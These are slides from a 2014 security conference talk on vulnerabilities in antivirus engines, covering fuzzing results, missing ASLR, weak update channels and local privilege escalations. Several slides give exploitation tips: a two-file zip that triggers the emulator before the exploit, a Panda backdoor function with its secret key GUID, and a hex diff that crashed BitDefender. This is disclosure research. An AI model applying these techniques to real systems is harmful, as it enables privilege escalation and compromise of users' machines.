

Breaking Antivirus Software

Joxean Koret, COSEINC

SYSCAN 360, 2014

Breaking antivirus software

- **Introduction**
- Attacking antivirus engines
- Finding vulnerabilities
- Exploiting antivirus engines
- Antivirus vulnerabilities
- Conclusions
- Recommendations

Antivirus Engines

- Common features of AV engines:
 - Written in C/C++.
 - Signatures based engine + heuristics.
 - On-access scanners.
 - Command line/GUI on-demand scanners.
 - Support for compressed file archives.
 - Support for packers.
 - Support for miscellaneous file formats.
- Advanced common features:
 - Packet filters and firewalls.
 - Drivers to protect the product, anti-rootkits, etc...
 - Anti-exploiting toolkits.

Antivirus products or engines

- An antivirus engine is just the core, the kernel, of an antivirus product.
- Some antivirus engines are used by multiple products.
 - For example, BitDefender is the most widely used antivirus kernel.
 - It's used by so many products like G-Data, eScan, F-Secure, etc...
 - Most “big” antivirus companies have their own engine but not all. And some companies, like F-Secure, integrate 3rd party engines in their products.
- In general, during this talk I will refer to AV engines, to the kernels, except when specified the word “product”.

Attack surface

- Fact: installing an application in your computer makes you a bit more vulnerable.
 - You just increased your attack surface.
- If the application is local: your local attack surface increased.
- If the application is remote: your remote attack surface increased.
- If your application runs with the highest privileges, installs kernel drivers, a packet filter and tries to handle anything your computer may do...
 - Your attack surface dramatically increased.

Myths and reality

- Antivirus propaganda:
 - “We make your computer safer with no performance penalty!”
 - “We protect against unknown zero day attacks!”.
- Reality:
 - AV engines makes your computer more vulnerable with a varying degree of performance penalty.
 - The AV engine is as vulnerable to zero day attacks as the applications it tries to protect from.
 - And can even lower the operating system exploiting mitigations, by the way...

Breaking antivirus software

- Introduction
- **Attacking antivirus engines**
- Finding vulnerabilities
- Exploiting antivirus engines
- Antivirus vulnerabilities
- Conclusions
- Recommendations

Attacking antivirus engines

- AV engines, commonly, are written in non managed languages due to performance reasons.
 - Almost all engines written in C and/or C++ with only a few exceptions, like the old MalwareBytes, written in VB6 (!?).
 - It translates into buffer overflows, integer overflows, format strings, etc...
- Most AV engines installs operating system drivers.
 - It translates into possible local escalation of privileges.
- AV engines must support a long list of file formats:
 - Rar, Zip, 7z, Xar, Tar, Cpio, Ole2, Pdf, Chm, Hlp, PE, Elf, Mach-O, Jpg, Png, Bz, Gz, Lzma, Tga, Wmf, Ico, Cur...
 - It translates into bugs in the parsers of such file formats.

Attacking antivirus engines

- AV engines not only need to support such large list of file formats but they also need to do this quickly and better than the vendor.
- If an exploit for a new file format appears, customer will ask for support for such files as soon as possible. The longer it takes, the higher the odds of losing a customer moving on to another vendor.
- The producer doesn't need to “support” malformed files. The AV engine actually needs to do so.
 - The vendor needs to handle malformed files but only to refuse them as repairing such files is an open door for vulnerabilities.
 - Example: Adobe Acrobat

Attacking antivirus engines

- Most (if not all...) antivirus engines run with the highest privileges: root or local system.
 - If one can find a bug and write an exploit for the AV engine, (s)he just won root or system privileges.
- Most antivirus engines updates via HTTP only protocols:
 - If one can MITM the connection (for example, in a LAN) one can install new files and/or replace existing installation files.
 - It often translates in completely owning the machine with the AV engine installed as updates are not commonly signed. Yes. They aren't.
- I will show later one of the many vulnerable products...

Breaking antivirus software

- Introduction
- Attacking antivirus engines
- **Finding vulnerabilities**
- Exploiting antivirus engines
- Antivirus vulnerabilities
- Conclusions
- Recommendations

Vulnerabilities in AV engines

- Started around end of July/beginning of August to find vulnerabilities, for fun, in some AV engines.
 - In my spare time, some hours from time to time.
- Found remote and local vulnerabilities in 14 AV engines or AV products.
 - Most of them in the first 2 months.
 - I tested ~17 engines (I think, I honestly do not remember).
 - It says it all.
- I'll talk about some of the vulnerabilities I discovered.
- The following are just a few of them...

AV engines vulnerabilities

- Avast: Heap overflow in RPM (reported, fixed and paid Bug Bounty)
- Avg: Heap overflow with Cpio (fixed...)/Multiple vulnerabilities with packers
- Avira: Multiple remote vulnerabilities
- BitDefender: Multiple remote vulnerabilities
- ClamAV: Infinite loop with a malformed PE (reported & fixed)
- Comodo: Heap overflow with Chm
- DrWeb: Multiple remote vulnerabilities (vulnerability with updating engine fixed)
- ESET: Integer overflow with PDF (fixed)/Multiple vulnerabilities with packers
- F-Prot: Heap overflows with multiple packers
- F-Secure: Multiple vulnerabilities in Aqua engine (all the F-Secure own bugs fixed)
- Panda: Multiple local privilege escalations (reported and partially fixed)
- eScan: Multiple remote command injection (all fixed? LOL, I doubt...)
 - And many more...

How to find such vulnerabilities?

- In my case I used, initially, Nightmare, a fuzzing testing suite of my own.
- Downloaded all the AV engines with a Linux version I was able to find.
 - The core is always the same with the only exception of some heuristic engines.
 - Also used some tricks to run Windows only AV engines in Linux.
- Fuzzed the command line tool of each AV engine by simply using radamsa + the testing suite of ClamAV, many different EXE packers and some random file formats.
- Results: Dozens of remotely exploitable vulnerabilities.
- Also, I performed basic local and remote checks:
 - ASLR, null ACLs, updating protocol, network services, etc...

Fuzzing statistics

- A friend of mine convinced me to write a fuzzer and do a “Fuzzing explained” like talk for a private conference.
 - Really simple fuzzing engine with a max. of 10 nodes.
 - I'm poor... I cannot “*start relatively small, with 300 boxes*” like Google people does.
- Used this fuzzing suite to fuzz various Linux based AV engines, those I was able to run and debug.
- For that specific talk I did fuzz/test the following ones:
 - BitDefender, Comodo, F-Prot, F-Secure, Avast, ClamAV, AVG.
- Results...

Initial experiment results

- ClamAV: 1 Remote DOS with a malformed icon resource directory in a PE.
- Avast: One possible RCE due to an uninitialized variable in code handling RPM archives.
- F-Secure: One memory exhaustion bug with CPIO.
- Comodo: 2 heap overflows, one handling CHM files.
- F-Prot: Armadillo, PECompact, ASPack and Yoda's Protector unpackers heap overflows.
- AVG: CPIO and XAR heap overflows.
- BitDefender: Amazing number of bugs. Many likely exploitables.

Breaking antivirus software

- Introduction
- Attacking antivirus engines
- Finding vulnerabilities
- **Exploiting antivirus engines**
- Antivirus vulnerabilities
- Conclusions
- Recommendations

Exploiting AV engines

- What will be briefly covered:
 - Remote exploitation.
- What will be not:
 - Local exploitation of local user-land or kernel-land vulnerabilities.
 - I have no knowledge about kernel-land, sorry.
 - Later on, I will discuss some local vulnerability and give details about how to exploit it but it isn't kernel stuff and is too easy to exploit.

Exploiting AV engines

- Exploiting an AV engine is like exploiting any other client-side application.
 - Is not like exploiting a browser or a PDF reader.
 - Is more like exploiting an Office file format.
- Exploiting memory corruptions in client-side applications remotely can be quite hard nowadays due to ASLR.
 - However, AV engines makes too many mistakes too often so, don't worry ;)
 - ...

Exploiting AV engines

- In general, AV engines are all compiled with ASLR enabled.
- But it's common that only the core modules are compiled with ASLR.
 - Not the GUI related programs and libraries, for example.
- Some libraries of the core of *some* AV engines are not ASLR enabled.
 - Check your target/own product, there isn't only one ;)

Exploiting AV engines

- Even in “major” AV engines...
 - ...there are non ASLR enabled modules.
 - ...there are RWX pages at fixed addresses.
 - ...they disable DEP.
- Under certain conditions, of course.
- The condition, often, is the emulator.

Exploiting AV engines

- The x86 emulator is a key part of an AV engine.
- It's used to unpack samples in memory, to determine the behaviour of an executable program, etc...
- Various AV engines create RWX pages at fixed addresses and disable DEP as long as the emulator is used.
 - Very common. Does not apply to only some random AV engine.
- ...

Exploiting AV engines (more tips)

- By default, an AV engine will try to unpack compressed files and scan the files inside.
- A compressed archive file (zip, tgz, rar, ace, etc...) can be created with several files inside.
- The following is a common AV engines exploitation scenario:
 - Send a compressed zip file.
 - The very first file inside forces the emulator to be loaded and used.
 - The 2nd one is the real exploit.

Exploiting AV engines

- AV engines implement multiple emulators.
- There are emulators for x86, AMD64, ARM, JavaScript, VBScript, in most of the “major” AV engines.
- The emulators, as far as I can tell, cannot be used to perform heap spraying, for example. But they expose a considerable attack surface.
 - It's common to find memory leaks inside the emulators, specially in the JavaScript engine.
 - They can be used to construct complex exploits as we have a programming interface to craft inputs to the AV engine.

Exploiting AV engines: Summary

- Exploiting AV engines is not different to exploiting other client-side applications.
- They don't have/offer any special self-protection. They rely on the operating system features (ASLR/DEP) and nothing else.
 - And sometimes they even disable such features.
- There are programming interfaces for exploit writers:
 - The emulators: x86, AMD-64, ARM, JavaScript, ... usually.
- Multiple files doing different actions each can be send in one compressed file as long as the order inside it is kept.
- Owning the AV engine means getting root or system in all AV engines I tested. There is no need for a sandbox escape, in general.

Breaking antivirus software

- Introduction
- Attacking antivirus engines
- Finding vulnerabilities
- Exploiting antivirus engines
- **Antivirus vulnerabilities**
- Conclusions
- Recommendations

Details about some vulnerabilities in AV engines and products...



Extracted from <http://theoatmeal.com/comics/grump>
Copyright © Matthew Inman

Disclaimer

- I'm only showing a few of my vulnerabilities.
 - I have the bad habit of eating 3 times a day...
- I contacted 5 vendors for different reasons:
 - Avast. They offer a Bug Bounty. Well done guys!
 - ClamAV. Their antivirus is Open Source.
 - Panda. I have **close** friends there.
 - Ikarus, ESET and F-Secure. They contacted me and asked for help nicely.
- I do not “responsibly” contact irresponsible multi-million dollar companies.
 - I don't give my research for free.
 - Audit your products...

Local Escalation of Privileges

PANDA
SECURITY



Example: Panda Multiple local EoPs

- In the product Global Protection 2013 there were various processes running as SYSTEM.
- Two of those processes had a NULL process ACL:
 - WebProxy.EXE and SrvLoad.EXE
- We can use CreateRemoteThread to inject a DLL, for example.
- Two very easy local escalation of privileges.
- But the processes were “protected” by the shield.

Example: Panda Multiple local EoPs

- Another terrible bug: The Panda's installation directory had write privileges for all users.
- However, again, the directory was “protected” by the shield...
- What is the fucking shield?
 - ...

Example: Panda Multiple local EoPs

- The Panda shield is a driver that protects some Panda owned processes, the program files directory, etc...
- It reads some registry keys to determine if the shield is enabled or disabled.
 - But... the registry key is world writeable.
- Also, it's funny, but there is a library (pavshld.dll) with various exported functions...
 - ...

Example: Panda Multiple local EoPs

- All exported functions contains human readable names.
- All but the 2 first functions. They are called PAVSHLD_001 and 002.
- Decided to reverse engineer them for obvious reasons...
- The 1st function is a backdoor to disable the shield.
- It receives only 1 argument, a “secret key” (GUID):
 - ae217538-194a-4178-9a8f-2606b94d9f13
- If the key is correct, then the corresponding registry keys are written.
 - Well, is easier than writing yourself the registry entries...

MOAR PANDAZ

- There are more stupid bugs in this AV engine...
- For example, no library is compiled with ASLR enabled.
- One can write a reliable exploit for Panda without any real big effort.
- And, also, one can write an exploit targeting Panda Global Protection users for any program.
- Why? Because the product injects **3** libraries without ASLR enabled in all processes. Yes.

Panda

- I reported the vulnerabilities because I have friends there.
- Some of them are (supposedly) fixed, others not...
 - The shield backdoor.
 - The permissions of the Panda installation directory.

ASLR related (Address Space Layout Randomization)

ASLR disabled

- We already discussed that Panda Global Protection doesn't enable ASLR for all modules.
- Do you believe this is an isolated problem of just one antivirus product?
- As it is common with antivirus products/ engines, such problems are not specific...

One example...



Forticlient

- The process `av_task.exe` is the actual AV scanner...

Name	Description	Company Name	Path	ASLR	Version
locale.nls			C:\Windows\System32\locale.nls	n/a	
mdare_sig			C:\Program Files\Fortinet\FortiClient\vir_sig\mdare_sig	n/a	
fontembed.nls			C:\Windows\Globalization\Sorting\fontembed.nls	n/a	
libeay32.dll	OpenSSL Shared Library	The OpenSSL Project, htt...	C:\Program Files\Fortinet\FortiClient\libeay32.dll		1.0.1.5
av_task.exe	av_task	Fortinet Inc.	C:\Program Files\Fortinet\FortiClient\av_task.exe		5.0.7.333
utilsdll.dll	utility library	Fortinet Inc.	C:\Program Files\Fortinet\FortiClient\utilsdll.dll		5.0.7.333
libavr.dll	AV repair library	Fortinet Inc.	C:\Program Files\Fortinet\FortiClient\libavr.dll		5.0.7.333
mdare.dll	Malware Detection and Removal E...	Fortinet Inc.	C:\Program Files\Fortinet\FortiClient\mdare.dll		2.0.43.0
libav.dll	AV Engine Library	Fortinet Inc.	C:\Program Files\Fortinet\FortiClient\libav.dll		5.1.146.0
gdi32.dll	Graphics Device Interface (GDI)	Microsoft Corporation	C:\Windows\System32\gdi32.dll	ASLR	6.1.7600.16395

Forticlient

- Most libraries and binaries in Forticlient doesn't have ASLR enabled.
 - Exploiting Forticlient with so many non ASLR enabled modules once a bug is found is trivial.
- You may think that this is a problem that doesn't happen to the “big” ones...
 - Think again.

2 random AVs nobody uses...



Kaspersky

- Before SyScan 2014 Singapore, the libraries avzkrnl.dll and module vlms.kdl, a vulnerability scanner (LOL), were not ASLR enabled.
- One can write a reliable exploit for Kaspersky AV without any real effort.

avp.exe	1.74	260.412 K	20.196 K	1648	Kaspersky Anti-Virus	Kaspersky Lab ZAO
ProtectedObjectsSrv.exe		1.000 K	3.000 K	1688	InfoWatch CryptoStorage Pr...	Infowatch
svchost.exe		3.348 K	4.572 K	1736	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1.232 K	3.588 K	456	Host Process for Windows S...	Microsoft Corporation
svchost.exe	0.02	32.208 K	8.140 K	2804	Host Process for Windows S...	Microsoft Corporation
SearchIndexer.exe		16.644 K	9.012 K	2880	Microsoft Windows Search I...	Microsoft Corporation
taskhost.exe	0.05	6.188 K	8.656 K	3620	Host Process for Windows T...	Microsoft Corporation
lsass.exe	0.49	2.560 K	5.880 K	636	Local Security Authority Proc...	Microsoft Corporation
lsm.exe	0.31	1.696 K	3.968 K	644	Local Session Manager Serv...	Microsoft Corporation
csrss.exe	0.11	1.268 K	4.776 K	536	Client Server Runtime Process	Microsoft Corporation
winlogon.exe		1.852 K	4.692 K	560	Windows Logon Application	Microsoft Corporation
explorer.exe	0.28	29.132 K	44.916 K	1308	Windows Explorer	Microsoft Corporation
VBoxTray.exe	0.36	16.724 K	4.852 K	2736	VirtualBox Guest Additions Tr...	Oracle Corporation

Name	Description	Company Name	Path	ASLR
iswift.dat			C:\ProgramData\Kaspersky Lab\PURE13\Data\iswift.dat	n/a
iswift.dat			C:\ProgramData\Kaspersky Lab\PURE13\Data\iswift.dat	n/a
vlms.kdl.317df7c0eff093...	Vulnerability scanner	Kaspersky Lab ZAO	C:\ProgramData\Kaspersky Lab\PURE13\Bases\Cache\vlms.kdl.317df7c0eff0939e6289f5c72f...	
avzkrnl.dll	AVZ Kernel	Kaspersky Lab	C:\Program Files\Kaspersky Lab\Kaspersky PURE 3.0\avzkrnl.dll	

Kaspersky

- After SyScan 2014 Singapore, after making those ASLR bypasses publicly available to any body, they still didn't fix them.
- I don't know what to say... But it seems they simply don't care, like most of the AV companies in the industry.
 - Why bother fixing this issue if the scanner is running as system with the highest integrity level and without any kind of sandboxing?

BitDefender

- It's *kind of easier* to write an exploit for BitDefender...

updatesrv.exe	0.11	6.084 K	6.416 K	6376	Bitdefender Update Service	Bitdefender
vsserv.exe	0.40	156.624 K	6.972 K	6444	Bitdefender Security Service	Bitdefender
lsass.exe	0.10	2.752 K	5.836 K	512	Local Security Authority Proc...	Microsoft Corporation
lsm.exe	0.14	1.724 K	3.924 K	520	Local Session Manager Serv...	Microsoft Corporation

"Security service" my ass...

Name	Description	Company Name	Path	ASLR	Version
smartdbv2.dat			C:\Program Files\Common Files\Bitdefender\Bitdefender Threat Scanner\Antivirus_20090_002\...	n/a	
vsserv.exe	Bitdefender Security Service	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\vsserv.exe		17.25.0.1071
npcomm.dll	Named Pipes Communication Syst...	BitDefender LLC	C:\Program Files\Bitdefender\Bitdefender\npcomm.dll		8.0.0.2
vsserv.ui	Bitdefender Security Service	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\ui\vsserv.ui		17.6.0.22
iservconfig.dll	Product Info Library	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\iservconfig.dll		17.25.0.1074
bdch.dll	BitDefender Crash Handler	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\bdch.dll		3.0.2.714
logger.ui	Bitdefender Logger	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\ui\logger.ui		17.10.0.278
framework.dll	framework	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\framework.dll		17.18.0.778
gzftdp.dll	BitDefender GzFtDp	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\gzftdp.dll		3.0.2.693
bdutils.dll	BDUtils Dynamic Link Library	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\bdutils.dll		17.13.0.527
bdcore.dll	BitDefender Core	BitDefender	C:\Program Files\Common Files\Bitdefender\Bitdefender Threat Scanner\Antivirus_20090_002\...		11.0.1.6
accessal.dll	BitDefender OnAccessAL	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\accessal.dll		3.0.2.762
scansp.dll	BitDefender ScanSP	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\scansp.dll		3.0.2.744
bdsbmit.dll	Bitdefender Submission Library	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\bdsbmit.dll		17.13.0.527
quarcore.dll	Quarantine Core	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\quarcore.dll		17.25.0.1061
wsutils.dll	WSUtils Dynamic Link Library	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\wsutils.dll		3.0.0.22
wspack.dll	Web Services Packing Library	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\wspack.dll		3.0.0.22
wslib.dll	Web Services Library	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\wslib.dll		3.0.0.22
otcore.dll	Bitdefender Antispam Core	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\otengines_00027_002\otcore.dll		2.13.5.18034
txmlutil.dll	tinyxml Dynamic Link Library	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\txmlutil.dll		12.1.0.0
bdpop3p.dll	POP3 proxy	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\bdpop3p.dll		17.23.0.989
bdpredir.dll	BitDefender Proxy Redirector User...	BitDefender	C:\Program Files\Bitdefender\Bitdefender\bdpredir.dll		7.0.0.5
mimepack.dll	MIME packer	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\mimepack.dll		2.0.71.0
wsc.dll	Bitdefender WSC	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\wsc.dll		17.25.0.1061
wsc.ui	Bitdefender WSC	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\ui\wsc.ui		17.6.0.22
bdsmtpp.dll	SMTP proxy	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\bdsmtpp.dll		17.23.0.989
bdelev.dll	Bitdefender Elevated Helper	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\bdelev.dll		17.21.0.908
bdusers.dll	BDUSERS Dynamic Link Library	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\bdusers.dll		17.18.0.778
ipm.dll	In Product Messages	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\ipm.dll		17.24.0.1034
ycryptp.dll	Yahoo Messenger Proxy	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\ycryptp.dll		17.13.0.527
ashttpbr.mdl	HTTP Breaker Plugin	Copyright © 1997-2011 Bit...	C:\Program Files\Bitdefender\Bitdefender\otengines_00027_002\ashttpbr.mdl		2.13.5.18034
ashttpdsp.mdl	Bitdefender HTTP Dispatcher Plugin	Copyright © 1997-2011 Bit...	C:\Program Files\Bitdefender\Bitdefender\otengines_00027_002\ashttpdsp.mdl		2.13.5.18034
ashtpph.mdl	Bitdefender AntiPhishing Plugin	Copyright © 1997-2011 Bit...	C:\Program Files\Bitdefender\Bitdefender\otengines_00027_002\ashtpph.mdl		2.13.5.18034
ashtprbl.mdl	Bitdefender HTTP RBL Plugin	Copyright © 1997-2011 Bit...	C:\Program Files\Bitdefender\Bitdefender\otengines_00027_002\ashtprbl.mdl		2.13.5.18034
asregex.dll	BitDefender Antispam Regular Exp...	BitDefender S.R.L.	C:\Program Files\Bitdefender\Bitdefender\otengines_00027_002\asregex.dll		1.6.0.40714
profapi.dll	User Profile Basic API	Microsoft Corporation	C:\Windows\System32\profapi.dll	ASLR	6.1.7600.16385



BKAV

- BKAV is a Vietnamese antivirus product.
- Gartner recognizes it as a “Cool vendor in Emerging Markets”.
- I recognize it as a “Cool antivirus for writing targeted exploits”...

BKAV

- They don't have ASLR enabled for their services...

BkavSystemService.exe	0.12	17.436 K	14.920 K	920 Bkav System Service	Bkav Corporation
BkavService.exe	0.47	5.508 K	7.696 K	1032 Bkav Service	Bkav Corporation
svchost.exe		15.440 K	13.748 K	1080 Host Process for Windows S...	Microsoft Corporation
svchost.exe		28.080 K	30.992 K	1116 Host Process for Windows S...	Microsoft Corporation
dwm.exe		4.644 K	8.448 K	2820 Desktop Window Manager	Microsoft Corporation
svchost.exe	0.04	7.528 K	9.700 K	1156 Host Process for Windows S...	Microsoft Corporation
svchost.exe	0.04	11.720 K	12.620 K	1432 Host Process for Windows S...	Microsoft Corporation
spoolsv.exe		6.736 K	8.648 K	1584 Spooler SubSystem App	Microsoft Corporation
svchost.exe		11.456 K	10.752 K	1648 Host Process for Windows S...	Microsoft Corporation
BluProService.exe		3.716 K	6.480 K	1892 Bkav live update service	Bkav Corporation
svchost.exe	0.01	5.544 K	8.416 K	1960 Host Process for Windows S...	Microsoft Corporation
svchost.exe	0.01	32.084 K	17.284 K	1668 Host Process for Windows S...	Microsoft Corporation
taskhost.exe	0.06	7.832 K	11.672 K	2536 Host Process for Windows T...	Microsoft Corporation
SearchIndexer.exe		17.556 K	10.236 K	3316 Microsoft Windows Search I...	Microsoft Corporation
svchost.exe	0.11	20.920 K	32.684 K	448 Host Process for Windows S...	Microsoft Corporation
TrustedInstaller.exe		4.108 K	10.104 K	1460 Windows Modules Installer	Microsoft Corporation
lsass.exe		4.912 K	8.936 K	604 Local Security Authority Proc...	Microsoft Corporation
lsm.exe		4.208 K	6.392 K	612 Local Session Manager Serv...	Microsoft Corporation
csrss.exe	0.10	1.284 K	5.588 K	496 Client Server Runtime Process	Microsoft Corporation
winlogon.exe		4.080 K	6.992 K	524 Windows Logon Application	Microsoft Corporation
explorer.exe	0.28	27.940 K	41.728 K	2736 Windows Explorer	Microsoft Corporation

Name	Description	Company Name	Path	ASLR
locale.nls			\Device\BkavAutoShadow2\Windows\System32\locale.nls	n/a
SortDefault.nls			\Device\BkavAutoShadow2\Windows\Globalization\Sorting\SortDefault.nls	n/a
KernelBase.dll			\Device\BkavAutoShadow2\Windows\System32\en-US\KernelBase.dll	n/a
BkavScanDll0.dll	Bkav scan module	Bkav Corporation	C:\Program Files\BkavPro\System\AK\BkavScanDll0.dll	
Corelib.dll	Core library	Bkav Corporation	C:\Program Files\BkavPro\System\AK\Corelib.dll	


BKAV

- And, like Panda, they inject a non ASLR enabled library system wide, the Bkav “firewall” engine...

Name	Description	Company Name	Path	ASLR
explorer.exe				
VBoxTray.exe				
iusched.exe				
Bka.exe				
BkavSystemServer.exe				
BkavUtil.exe				
BLuPro.exe				
procexp.exe				
ActionCenter.dll.mui			\\Device\BkavAutoShadow2\Windows\System32\en-US\ActionCenter.dll.mui	n/a
KernelBase.dll.mui			\\Device\BkavAutoShadow2\Windows\System32\en-US\KernelBase.dll.mui	n/a
BkavFirewallEngine.dll	Bkav Firewall Engine	Bkav Corporation	C:\Program Files\BkavPro\System\Firewall\BkavFirewallEngine.dll	ASLR
wkscli.dll	Workstation Service Client DLL	Microsoft Corporation	C:\Windows\System32\wkscli.dll	ASLR

- ...miserably failing at securing your computer.
- BTW, this vulnerability was made **PUBLIC** months ago, in SyScan 2014 Singapore.

AV developers writing security software



Remote Denial of Service



Examples: ClamAV DOS

- There is a bug in ClamAV scanning icon resource directories.
 - If the number is too big, ClamAV would loop almost forever.
 - Fixed by adding more limits to the engine.
- Found via dumb ass fuzzing.
- Reported. Because it's Open Source...
- https://bugzilla.clamav.net/show_bug.cgi?id=10650
- The vulnerability was nicely handled by the ClamAV team (now Cisco).



Decompression bombs (multiple AVs)

- Do you remember them? If I remember correctly, the 1st discussion in Bugtraq about it was in 2001.
 - A compressed file with many compressed files inside or with really big files inside.
 - It can be considered a remote denial of service.
- Do you think AV engines are not vulnerable any more to such bugs with more than +10 years?
 - In this case, you're wrong.
 - Look to the following table....

Failing AVs

	ZIP	GZ	BZ2	RAR	7Z
ESET		X (***)		X (***)	
BitDefender				X	
Sophos	X (*)	X		X	X
Comodo			X		
AVG					X
Ikarus					X
Kaspersky					X (**)

* Sophos finishes after ~30 seconds. In a “testing” machine with 16 logical CPUs and 32 GB of RAM.

** Kaspersky creates a temporary file. A 32GB dumb file is a ~3MB 7z compressed one.

*** In my latest testing, ESET finishes after 1 minute with each file in my “small testing machine”.



bitdefender.
secure your every bit

BitDefender engine

- BitDefender is a Romanian antivirus engine.
- Their AV core is the most widely distributed AV engine in other AV products.
 - To name a few: F-Secure, G-Data, eScan, LavaSoft, Immundet, ...
- It suffers from a number of vulnerabilities like almost all other AV engines/products out there.
- Finding vulnerabilities in this engine is trivial.
 - Some easy examples...

BitDefender bugs

- (Vulnerability fixed) Modifying 2 DWORDs in a PE file packed with Shrinker3 packer used to crash it:

00006E00	53 48 52 33 01 00 00 00 00 30 03 00 00 F2 00 00	SHR3.....0...?..	00006E00	53 48 52 33 01 00 00 00 00 30 03 00 00 F2 00 00	SHR3.....0...?..
00006E10	00 80 00 00 B8 0B 00 00 09 00 00 80 00 00 01 81	.?..?.....?...?	00006E10	00 80 00 00 B8 0B 00 00 09 00 00 80 00 00 01 81	.?..?.....?...?
00006E20	32 1C 67 51 7E 1D 63 51 9A 55 49 6D 9A 55 49 6D	2.gQ~.cQ?UIm?UIm	00006E20	32 1C 67 51 7E 1D 63 51 9A 55 49 6D 9A 55 49 6D	2.gQ~.cQ?UIm?UIm
00006E30	9A 55 49 6D 7A 55 46 6C 00 00 00 00 0B 01 06 00	?UImzUFl.....	00006E30	9A 55 49 6D 7A 55 46 6C 00 00 00 00 0B 01 06 00	?UImzUFl.....
00006E40	0B C1 06 00 0B 21 04 00 0B 21 04 00 C9 BB 04 00	?...!...!..??..	00006E40	0B C1 06 00 0B 21 04 00 0B 21 04 00 C9 BB 04 00	?...!...!..??..
00006E50	C9 AB 04 00 C9 7B 04 00 FF FF FF FF FF FF FF FF	??..?{..????????	00006E50	C9 AB 04 00 C9 7B 04 00 C9 7B 44 00 C9 6B 44 00	??..?{..?D.?kD.
